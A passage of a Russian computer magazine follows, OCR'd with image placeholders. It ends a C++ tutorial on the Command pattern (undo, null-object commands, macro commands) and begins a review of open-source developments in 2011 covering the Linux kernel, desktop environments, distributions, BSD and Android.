Мы просто добавили метод undo(), который должен быть переопределен в классах-наследниках. Программист сам решает, какую именно функцию модуля будет использовать метод отмены. Так, метод undo() для RunCalcCommand будет обращаться к функции closeCalc() модуля Calculator. Нам также потребуется немного подправить код обработчика клавиатуры.

Обработчик клавиатуры с поддержкой отмены

```
// Код инициализации команды и хоткея
const int comCount = 10;
Command* commands[comCount];
Command *lastCommand = new NoCommand();

Calculator *calc = new Calculator();
commands[0] = new RunCalcCommand(calc);

// Код в обработчике нажатий клавиатуры
// Получаем нажатые клавиши
HotKey *hotkey = catchHotKey();

// Если это отмена, то вызываем соответствующий метод
if (hotkey->str() == "ctrl-z")
{

   lastCommand->undo();
}

// Обработка остальных сочетаний
```

Здесь мы просто запоминаем в переменной lastCommand указатель на последнюю использованную команду и при нажатии ctrl-z вызываем соответствующий метод. Дополнительно мы прибегаем к небольшому трюку, используя объект пустой команды NoCommand. Код этого класса выглядит так:

Пустая команда NoCommand

```
class NoCommand: public Command
{
public:
```



Wikipedia про паттерн «Команда».

```
    void execute() {};
    void undo() {};
}
```

Такие объекты-заглушки используются довольно часто. Они нужны, чтобы уменьшить количество проверок нулевого указателя. Если бы lastCommand был равен NULL, то перед вызовом метода undo() нам пришлось бы проверять корректность значения этого указателя, что нежелательно, так как однажды мы можем забыть это сделать, в результате чего программа с грохотом упадет. Такие же объекты-заглушки рекомендуется использовать и для остальных хоткеев, которым не назначены соответствующие команды.

Кстати, код обработчика клавиатуры можно модифицировать так, чтобы он поддерживал отмену не только последней операции, но и вообще всех цепочек выполненных команд. Для этого вместо простого указателя на последнюю команду следует использовать стек. При обработке какого-либо хоткея в стек будет добавляться указатель на соответствующую команду. Таким образом, мы получим полную историю вызовов команд, что позволит нам последовательно все отменить при помощи ctrl-z.

МАКРОКОМАНДЫ

Макросы — одно из величайших изобретений человечества, помогающее ему экономить тонны времени. Наш паттерн позволяет реализовывать макрокоманды всего лишь с помощью нескольких дополнительных строк кода. Для начала определим класс, отвечающий за логику группового выполнения операций.

Макрокоманда

```
class MacroCommand: public Command
{
    Command *commands;
    int comCount;
public:

    MacroCommand(Command *comArray, int elemCount)
    {
        commands = comArray;
        comCount = elemCount;
    }

    void execute()
    {

        for (int i = 0; i < comCount; i++)
        {

            commands[i]->execute();
        }
    }

    void undo()
    {
        for (int i = 0; i < comCount; i++)
        {

            commands[i]->undo();
        }
    }
}
```

Как видно, класс MacroCommand является наследником Command и переопределяет всё те же методы execute и undo. В интерфейсе от обычной команды он отличается лишь конструктором. Этот класс принимает не указатель на исполняющий модуль, а массив указателей на простые команды. Код execute() просто проходит по элементам массива и вызывает каждый из них. Так же ведет себя и undo(). Обработчик клавиатуры при обращении к объекту команды понятия не имеет, макрос это или обычная единичная операция, — главное, что все они предоставляют функции execute() и undo().




Диаграмма классов паттерна

РАСШИРЕННЫЕ ВОЗМОЖНОСТИ ПАТТЕРНА «КОМАНДА»

Наш паттерн можно использовать не только для обработки горячих сочетаний клавиш. С помощью него можно организовывать очереди запросов. Допустим, что у нас есть пул потоков, который должен выполнять некоторые задания. Все задания представляют собой объекты, реализующие уже знакомый нам интерфейс Command. Команды выстраиваются в очередь, к которой последовательно обращаются потоки. Они забирают команды из этой очереди и запускают их методы execute(). Потокам не важно, что делают эти объекты — главное, чтобы они поддерживали вызов execute().

Команды можно сохранять на жестком диске и восстанавливать их оттуда. Для этого следует немного расширить их базовый интерфейс.

Command с поддержкой сохранения и загрузки

```
class Command
{
public:
    void execute() = 0;
    void undo() = 0;
    void load() = 0;
    void store() = 0;
}
```

Метод load() предназначен для сохранения команды в журнале, а store() — для ее восстановления оттуда. Код этих методов может использовать механизмы сериализации языка программирования, если таковые в нем есть. Такая функциональность нужна для работы с большими объемами данных, которые невозможно сохранять после совершения с ними каждого действия. При сбое программы мы сможем загрузить сохраненные команды и последовательно применить их к имеющейся копии данных для приведения этих данных в актуальное состояние.

ЗАКЛЮЧЕНИЕ

С помощью паттерна «Команда» нам удалось полностью отделить разношерстные модули-исполнители от клиента — обработчика клавиатуры. Если в будущем в программе появятся новые модули, мы сможем легко добавить соответствующие команды и назначить им горячие клавиши. Это будет простое, изящное и эффективное решение. ☐

Юрий «Adept» Видинеев (adeptg@gmail.com)




Победы и поражения open source — 2011

САМЫЕ ВАЖНЫЕ ДОСТИЖЕНИЯ В МИРЕ OPEN SOURCE И ПРОГНОЗЫ НА БУДУЩЕЕ

WWW

kernelnewbies.org/LinuxChanges — подробный changelog всех версий Linux.



Вариант логотипа Linux 3.1. Жаль, не приняли

Для мира open source 2011 год стал годом патентов и взломов. С одной стороны, Microsoft и Oracle затаскали крупные компании по судам за нарушения каких-то спорных патентов, с другой стороны, ресурсы мажорных опенсорсных проектов один за другим подверглись взлому: appdb.winehq.org, wiki.php.net, mysql.com, sourceforge.net, kernel.org и linux.com.

LINUX


Пальму первенства в списке самых популярных опенсорсных проектов из года в год удерживает Linux. Думаю, не сильно ошибусь, если предположу, что он установлен более чем на полумиллиарде устройств. Главным событием в области разработки ядра в 2011 году стала смена нумерации. Вместо версии, которая должна была выйти под номером 2.6.40, в середине прошлого года вышла версия 3.0. Никаких особых новшеств (кроме вроде как официального ухода от Big Kernel Lock), которые могли бы оправдать смену нумерации, не было, просто Линусу показалось, что сорок релизов ветки 2.6 — это слишком много и пора что-то менять. Теперь первая цифра в номере релиза будет меняться не только в случае появления радикальных нововведений (часто ломающих обратную совместимость), но и через каждые сорок релизов (при текущей скорости разработки цифра в очередной раз сменится примерно через десять лет).

В прошлом году зарелизились версии 2.6.37–2.6.39 и 3.0–3.1. В любом релизе основная часть (если мерить в строчках кода) изменений касается добавления или улучшения драйверов для тех или иных устройств. Все изменения перечислять не имеет смысла, поэтому приведу те из них, которые заслуживают внимания:

- Новый драйвер для Intel GMA500 (когда-то довольно широко использовался в нетбуках вместе с Intel Atom Z-серии). Раньше нормальный драйвер было сложно сделать из-за лицензионных соглашений: в отличие от железок, которые Intel разработала с нуля, Intel GMA500, по сути, представляет собой PowerVR SGX 535 от Imagination Technologies. Сейчас драйвер всё равно оставляет желать лучшего, но его потихоньку пилят.
- Поддержка секторов размером более 512 байт в libata (например, 4 Кб, как во многих современных винтах).
- Поддержка видеокарт с интерфейсом USB и USB2VGA-переходников (для подключения моников через USB).
- Поддержка новых процессорных архитектур: UniCore-32 (разработан и достаточно активно используется в Китае), 64-bit Tilera (процессоры с очень большим количеством ядер — до 100 штук, — довольно часто встречающиеся в роутерах, файерволах, базовых станциях высокоскоростных сетей сотовой связи) и OpenRISC (открытый процессор с производительностью примерно на уровне ARM10).
- Поддержка технологии NFC (Near Field Communication), служащей для обмена данными на очень небольшом расстоянии (около 10 см). Основная сфера применения на сегодняшний день — различные системы электронных платежей (например, в той же Google Wallet).
- Многочисленные улучшения, касающиеся работы на SSD (в частности, в dm-crypt и ext4).
- Поддержка таких специфических устройств, как Microsoft Kinect и Nintendo Wii Remote.
- Существенные изменения в DRM-модулях (Direct Rendering Manager, не путать с Digital rights management) от Intel, Radeon и Nouveau. Для всех чипов Intel увеличена производительность (особенно для последнего поколения — Sandy Bridge) и уменьшено потребление энергии. Также добавлена поддержка еще не выпущенных процессоров семейства Ivy Bridge и всех последних видеокарт Radeon и Nouveau. Проведена оптимизация для различных чипов: так, в некоторых тестах NVIDIA удалось добиться двукратного роста производительности.



Добро пожаловать в Debian 6



GNOME 3.2 в Fedora 16

Ни один релиз не обошелся без существенных изменений в подсистеме виртуализации:

- В KVM теперь можно запускать виртуальные машины на виртуальной машине (вложенная виртуализация).
- Поддержка Xen Dom0 (хост-режим) наконец-то появилась и в ванильном ядре. И это очень радует, так как разработчики некоторых дистрибутивов (в частности, Debian) собирались уже отказаться от поддержи Xen. Кроме того, добавлены патчи для изменения количества ОЗУ гостевых систем на лет» и проброса (pass through) устройств PCI в гостевые системы.
- В механизме cgroups (который используется, например, LXC — системой виртуализации уровня ОС) появилась возможность выставлять лимиты на запись или чтение данных (в байтах в секунду или IOPS'ах).
- Серьезно оптимизированы виртуализированные окружения (особенно сетевые подсистемы).

Крупных изменений, которым подверглись файловые системы, насчитывается не много:

- Многообещающая Btrfs научилась прозрачно сжимать данные на дисках по алгоритму LZO. Тесты показывают его существенное превосходство над прежним методом zlib, а для некоторых операций и над теми методами, которые вообще не используют компрессию.
- Также в Btrfs добавилась автоматическая дефрагментация (опция монтирования «-o autodefrag»).
- В SquashFS, которая широко используется на LiveCD, добавлена поддержка формата XZ для сжатия данных.

В сетевой подсистеме появились следующие фичи:

- Accel-pptp — реализация PPTP/PPPoE/L2TP-сервера и PPTP-клиента, работающих на уровне ядра. По разным данным, они повышают производительность минимум в два раза по сравнению с решениями, работающими в user-space. Кстати, разработчик — наш соотечественник.
- Протокол маршрутизации B.A.T.M.A.N. (Better Approach To Mobile Adhoc Networking), предназначенный для mesh-сетей (сети, где каждый хост связан с сетью через соседние хосты).
- Новая реализация кода поддержки iSCSI target.
- Возможность монтировать DFS-ресурсы (Distributed File System) Windows 2008.
- Возможность привязывать к сетевому интерфейсу все адреса произвольной подсети.

Рейтинг	Дистрибутив	H.P.D*
1	Mint	2828▲
2	Ubuntu	2098▼
3	Fedora	1686▼
4	openSUSE	1455▲
5	Debian	1316—
6	Arch	1214—
7	PCLinuxOS	1002▼
8	CentOS	963▲
9	Puppy	871▼
10	Mandriva	696▲

TOP10 дистрибутивов по версии Distrowatch

- В состав ядра включен ipset — компонент netfilter, предназначенный для обработки больших списков IP/MAC-адресов и TCP/UDP-портов.
- Функция Wake on WLAN для беспроводного адаптера.

Для обычных десктопов тоже появилась пара важных нововведений:

- С целью повышения интерактивности планировщик задач получил возможность оперировать группами процессов (а не отдельными процессами), которые объединены по session ID. Таким образом, теперь запуск большого количества потоков make не повесит браузер. Чтобы включить эту функцию, следует записать «1» в /proc/sys/kernel/sched_autogroup_enabled.
- Добавлены специальные таймеры, позволяющие выводить ОС из спящего режима в заданное время.

Параллельно с ванильным ядром обновляются также патчи, которые пока в него не входят. В ветке «-rt» (Realtime) ветке, которая превращает Linux в ОС реального времени, появились патчи для Linux 3.0 (предыдущие патчи базировались на версии 2.6.33). Сильно доработанные новые патчи затрагивают почти в два раза меньше файлов, что позволяет надеяться на скорое слияние веток. Для последнего стабильного Linux 3.1 также вышел патч pf-kernel, который не только включает в себя обычный планировщик процессов BFS, планировщик ввода-вывода BFQ и систему гибернации TuxOnIce, но и снижает энергопотребление до уровня Linux 2.6.37 (о чем много писали на phoronix.com). В соответствии с принципом Release early, release often новые версии Linux выходят в среднем четыре раза в год. Это нравится конечным пользователям, но не устраивает компании, производящие устройства под управлением Linux, поэтому Linux Foundation в 2011 году запустила программу Long Term Support Initiative (LTSI). Эта программа предусматривает выпуск обновлений безопасности и фиксов ошибок (а также, возможно, бэкпортирование некоторых фич).

DESKTOP ENVIRONMENT

Вообще, цифра три была довольно популярна в прошлом году среди мажорных релизов. Так, с задержкой примерно на год вышел Gnome 3.0. Основное нововведение — интерфейс, кардинально отличающийся от интерфейса Gnome 2. Далеко не все пользователи приняли его с восторгом (например, Торвальдс сказал, что Gnome3 невозможно использовать, и он подождет на XFCE, пока появится форк Gnome2).

Помимо нового интерфейса, появились следующие фичи:

- Переделано единое окно Control Center для настройки всех параметров системы.
- В Empathy появилась функция блокировки спама, Evince обзавелся возможностью создавать закладки, Eye of GNOME теперь поддерживает плагины.

В версии Gnome 3.2 разработчики попытались исправить некоторые недочеты и добавили новые фичи:


- Тесная интеграция с различными web-сервисами: в календаре поддерживается Google Calendar, а в программе для работы с документами — Google Docs.
- Система управления цветовыми профилями и виртуальная клавиатура.
- Оптимизация для использования на планшетах.
- Поддержка SIP в Empathy.
- Поддержка Apple Filing Protocol для доступа к файлам на ОС от Apple.

У Gnome3 есть один несомненный плюс — простота кастомизации внешнего вида с помощью плагинов, написанных на JavaScript и CSS. На сайте extensions.gnome.org можно найти и установить прямо из браузера (правда, пока поддерживается только Firefox со специальным плагином) большое количество дополнений.

После выхода Gnome3 поддержка Gnome2 прекратилась, но нашлись энтузиасты, которые собираются развивать форк старого Gnome под названием Mate Desktop Environment (MDE).

KDE (которой в прошлом году, кстати, исполнилось 15 лет) свою революцию уже пережила. В ближайшем будущем новая пока не планируется, разработчики просто потихоньку пилят четвертую ветку. Вышло две версии — 4.6 и 4.7. Самые интересные фичи, которые в них появились:

- Поддержка OpenGL ES 2.0 в Kwin, что позволяет запускать KDE на мобильных устройствах. Код самого Kwin был местами серьезно оптимизирован.
- Проект Plasma Active — интерфейс, предназначенный для устройств с сенсорными экранами.
- Развитие механизма комнат (Activities), в результате которого упростилось добавление файла или приложения в определенную Activity (с помощью контекстного меню рядом с заголовком окна) и появилась возможность запускать определенные приложения при переключении на Activity.
- Новые плагины (для работы с SQL и для взаимодействия с GDB) для текстового редактора Kate.
- Из Gwenview и Ksnapshot теперь можно легко выгрузить изображения во внешние сервисы.



LibreOffice 3.4.1 из дистрибутива Ubuntu «Oneiric Ocelot»

- Отказ от использования HAL.
- Поддержка Zeitgeist (механизм для отслеживания активности пользователя).
- Существенно ускорена работа Nepomuk.
- Интеграция VPN и NetworkManager 0.9 с поддержкой 3G.
- Перевод всех компонентов Kontact Suite на Akonadi.
- KDM теперь умеет взаимодействовать с Grub, что позволяет перезагрузиться в любой пункт Grub прямо из KDM.
- Поддержка Python в Kdevelop.
- Функция распознавания лиц в каталогизаторе фотографий digiKam (к примеру, для автоматической расстановки тегов).

Тем не менее, как бы ни был хорош KDE4, довольно много поклонников еще осталось у KDE3, точнее, уже у его форка Trinity, который вполне нормально развивается, потихоньку переползая на Qt4.

Также обновились многие связанные с KDE проекты:


- Вышел ownCloud 2 — свободный аналог Dropbox, написанный на LAMP и позволяющий установить серверную часть на своем хосте.
- Necessitas (порт Qt на Android) обновлялся несколько раз за год, однако пока остается в статусе alpha.

ДИСТРИБУТИВЫ

Каждый год количество дистрибутивов Linux неуклонно растет: появляются новые, обновляются старые.

Так, в начале 2011 года один из самых старых и уважаемых дистрибутивов, Debian, порадовал нас новым релизом под номером 6 (кодовое имя Squeeze). Основные нововведения:

- Использование Grub2 по умолчанию.
- Параллельный запуск (с учетом зависимостей) init-скриптов при старте.
- Прекращена поддержка звуковой подсистемы OSS.
- Улучшена поддержка IPv6.
- Dpkg научился понимать формат архивов XZ, стал быстрее и больше не нуждается в Perl для работы.
- Количество пакетов в репозиториях превысило 29 тысяч. Согласно приведенной разработчиками статистике, около 63 % всех Linux-дистрибутивов основано на пакетной базе Debian.
- Новые версии всего подряд — Linux 2.6.32 (из которого убраны все несвободные прошивки), GCC 4.4.5, Xen 4.0.1, X.Org 7.5, KDE SC 4.4.5, GNOME 2.30, Xfce 4.6, OpenOffice.org 3.2.1.
- Интеграция ConsoleKit (управление сессиями) и PolicyKit (предоставление расширенных прав доступа).
- Полная поддержка DNSSEC.
- ISO-образы инсталляторов теперь гибридные, благодаря чему их можно записать на флешку с помощью простого dd.
- Debian GNU/kFreeBSD — версия на ядре FreeBSD. Доступны 32- и 64-разрядные сборки.



Linux Mint 12

- Сайт backports.org, на котором можно найти пакеты с новыми версиями ПО для старых релизов, признан официальным сервисом и переехал на backports.debian.org.

Новые версии Debian появляются редко, поэтому выход каждой превращается в большое событие (шутка ли — через 18 лет создания дистрибутива вышла только версия под номером 6). В честь этого был обновлен дизайн (который не менялся 13 лет) всех официальных сайтов, начиная с debian.org. В прошлом году периодически поднимался вопрос о создании rolling release ветки Debian (бесконечно обновляемого на манер Gentoo или Arch Linux). В результате появился проект Debian CUT (Constantly Usable Testing) с ежемесячными срезами тестового репозитория, но статус проекта пока еще не понятен.

Самый известный последователь Debian, Ubuntu, строго по графику обзавелся двумя новыми релизами: 11.04 (Natty Narwhal) и 11.10 (Oneiric Ocelot). Основные усилия разработчиков были сосредоточены на следующих нововведениях:

- Unity (собственная надстройка над Gnome3) стала DE по умолчанию не только для нетбуков, но и для десктопов.
- В менеджере приложений Software Center появились рейтинги и отзывы, а также возможность протестировать приложение перед установкой (правда, пока поддерживаются далеко не все приложения, а для тестирования необходим пакет qtnx). Теперь можно синхронизировать списки установленных приложений между компьютерами. Количество платных приложений медленно, но верно растет. Кроме того, добавились книги и журналы.
- Объем бесплатного дискового пространства в «облачном» хранилище Ubuntu One увеличен с 2 до 5 Гб (за $2,99 в месяц или $29,99 в год можно получить дополнительные 20 Гб). Кстати, в середине прошлого года сервис перешагнул рубеж в миллион пользователей. Также вышел официальный клиент для Android, который, правда, умеет пока только синхронизировать файлы и автоматически добавлять в U1 фото с камеры.

Кроме того, произошли существенные перестановки в приложениях по умолчанию: LibreOffice пришел на смену OpenOffice, медиапроигрыватель Banshee заменил Rhythmbox, место Evolution занял Thunderbird, дисплейный менеджер LightDM вытеснил GDM, удалены Synaptic и PiTIVi, добавлена удобная утилита Deja Dup для резервного копирования. Кроме обычного LiveCD (который, кстати, теперь гибридный), появилась DVD-версия с расширенной локализацией, полной версией LibreOffice, Inkscape, GIMP и Pitivi. В семейство Ubuntu официально вошла Lubuntu с LXDE.

Чтобы обосноваться на рынке серверов, Canonical затратила немало сил на разработку следующих новшеств:

- Ubuntu ARM Server Edition — специальная версия для серверов на ARM (сейчас это модный тренд, хотя успешных коммерческих реализаций пока не видно).
- «Облачная» платформа OpenStack для замены Eucalyptus.
- Проекты Orchestra (коллекция управляющих сервисов серверной инфраструктуры, которые быстро и просто разворачиваются) и Juju (отвечает за запуск определенных сервисов для пользователей).

Самое спорное нововведение в Ubuntu за прошедший год, Unity, не могло не снизить популярность дистрибутива — по крайней мере, на distrowatch.com Ubuntu опустилась на второе место в рейтинге. Первое место с большим отрывом занял Linux Mint (основанный на Ubuntu), который также обзавелся двумя релизами в прошлом году — 11 (кодовое имя Katya, основан на Ubuntu 11.04) и 12 (Lisa на базе Ubuntu 11.10). Mint старается не отпугивать пользователей непривычным интерфейсом, поэтому даже Gnome Shell в последней версии похож на Gnome2. К тому же версия поддерживает Mate Desktop Environment — форк Gnome2.

Перед тем как начинать разработку сле-

дующего релиза, Canonical проводит встречу разработчиков — Ubuntu Developer Summit, благодаря которой мы можем узнать, чего ждать от последующих версий дистрибутива.
В версии 12.04 LTS (Long Term Support) нам обещают:

- Увеличить срок поддержки desktop-версии до пяти лет, а кроме того, в течение первых двух лет бэкпортировать в ядро дрова для новых железок (по-моему, очень хорошая идея).
- Рекомендовать использование по умолчанию 64-разрядной версии.
- Увеличить объем LiveCD до 750 Мб.
- Вернуть Rhythmbox на место Banshee и заменить Tomboy на Gnote, чтобы удалить Mono с LiveCD.
- Доработать Unity для улучшения работы на нескольких мониторах.
- Оптимизировать KVM для улучшения работы на ARM, добавить поддержку протокола SPICE, разработанного для связи с виртуальными машинами.
- Включить в стандартную поставку какое-нибудь приложение-календарь (возможно, это будет Lightning — плагин к Thunderbird).

В 2011 году также вышли две версии самого известного RPM-дистрибутива, Fedora: 15 (Lovelock) и 16 (Verne).
Основные новшества:

- Обновление загрузчика до GRUB2.
- Замена Gnome2 на Gnome3.
- Поддержка динамического межсетевого экрана firewalld, позволяющего менять отдельные правила без перезагрузки всей таблицы.
- Поддержка протокола SPICE в Virt Manager.
- Изменения в названиях сетевых интерфейсов: теперь имя зависит от типа сетевой карты и имеет вид p<slot_number>p<port_number> для PCI или em<port_number> для интегрированной карты.
- Постепенный отход от использования setuid в приложениях.
- Диспетчер служб и сеансов systemd.
- UID и GID нового пользователя теперь начинаются с 1000 для обеспечения совместимости с другими дистрибутивами и расширения диапазона UID/GID для сервисов.

Несмотря на опасения, вызванные продажей компании Novell, на разработке openSUSE этот факт пока не сказался — в 2011 году было выпущено два релиза: 11.4 и 12.1. К значимым изменениям относятся переход на init-демон systemd, внедрение инструмента Snapper для управления снапшотами btrfs и «облачного» хранилища ownCloud.


BSD-системы в ушедшем году не отличились большим количеством релизов. В восьмой ветке FreeBSD улучшен Xen, реализована новая версия ZFS с поддержкой дедупликации (механизм для экономии места на диске за счет поиска дубликатов блоков), ускорено шифрование/дешифрование AES благодаря использованию специального набора инструкций AES-NI в современных процессорах.
Changelog FreeBSD 9 значительно интереснее:

- В базовую систему добавлен компилятор Clang, который может практически полностью заменить GCC.
- Система управления RAID-массивами ataraid заменена на graid, основанную на GEOM.
- В качестве инсталлятора по умолчанию теперь используется BSDInstall.
- Добавлен инструмент RCTL, позволяющий ограничивать ресурсы (CPU, memory и другие) для процессов, пользователей или Jail.
- Появилась поддержка технологии Capsicum для помещения процессов (в том числе разных процессов одного приложения) в изолированные окружения.
- Добавлен новый USB-драйвер с поддержкой USB 3.0.


Также большим событием для FreeBSD стало появление нового гипервизора BHyVe. OpenBSD пережил два релиза: 4.9 и 5.0 (не мажорный, несмотря на нумерацию). В число основных изменений входят поддержка AES-NI, поддержка больше 4 Гб ОЗУ и больше 64 процессорных ядер, Wake on LAN, устранение некоторых потенциальных проблем с безопасностью.

Как бы ни хотелось рассказать про многочисленные успехи Linux на рынке мобильных устройств (телефонов и планшетов), рассказ, увы, получится коротким. Единственный представитель семейства Linux — Android (к концу прошлого года количество устройств под его управлением превысило 200 миллионов), который с некоторой натяжкой можно считать открытым, может похвастать двумя мажорными релизами, выпущенными в 2011 году: версией 3 (предназначена только для планшетов) и версией 4 (объединенная, для планшетов и телефонов).
Исходные коды ОС были полностью открыты только ближе к концу года, после выхода четвертой версии. Основные нововведения:

- Обновленный интерфейс — новая панель уведомлений, новые шрифты.
- Встроенное приложение для контроля трафика, позволяющее заблокировать доступ в сеть для определенного приложения.
- Функция Face Unlock для разблокирования экрана с помощью своего лица.
- Стандартный диспетчер задач, который умеет завершать приложения.
- Стандартные средства для создания скриншотов экрана.
- Оптимизации браузера с введением новых фишек (возможность изменить User Agent, синхронизация закладок с Google Chrome).



Популярность браузеров в мире по версии StatCounter



Лого OpenBSD 5.0

Не успел Nokia N9, первый и последний смартфон под управлением многострадального MeeGo, появиться на рынке, как было принято решение заменить MeeGo новой платформой Tizen, которая отличается широким использованием HTML5 при разработке приложений. Подробностей пока немного (хотя первые тестовые версии должны выйти в первом квартале 2012-го), известно только, что разработкой платформы будут заниматься Linux Foundation и LiMo Foundation. Однако сообщество отнеслось к новому проекту скептически — его настроение можно охарактеризовать фразой «давайте уже хоть что-нибудь доведем до конца».

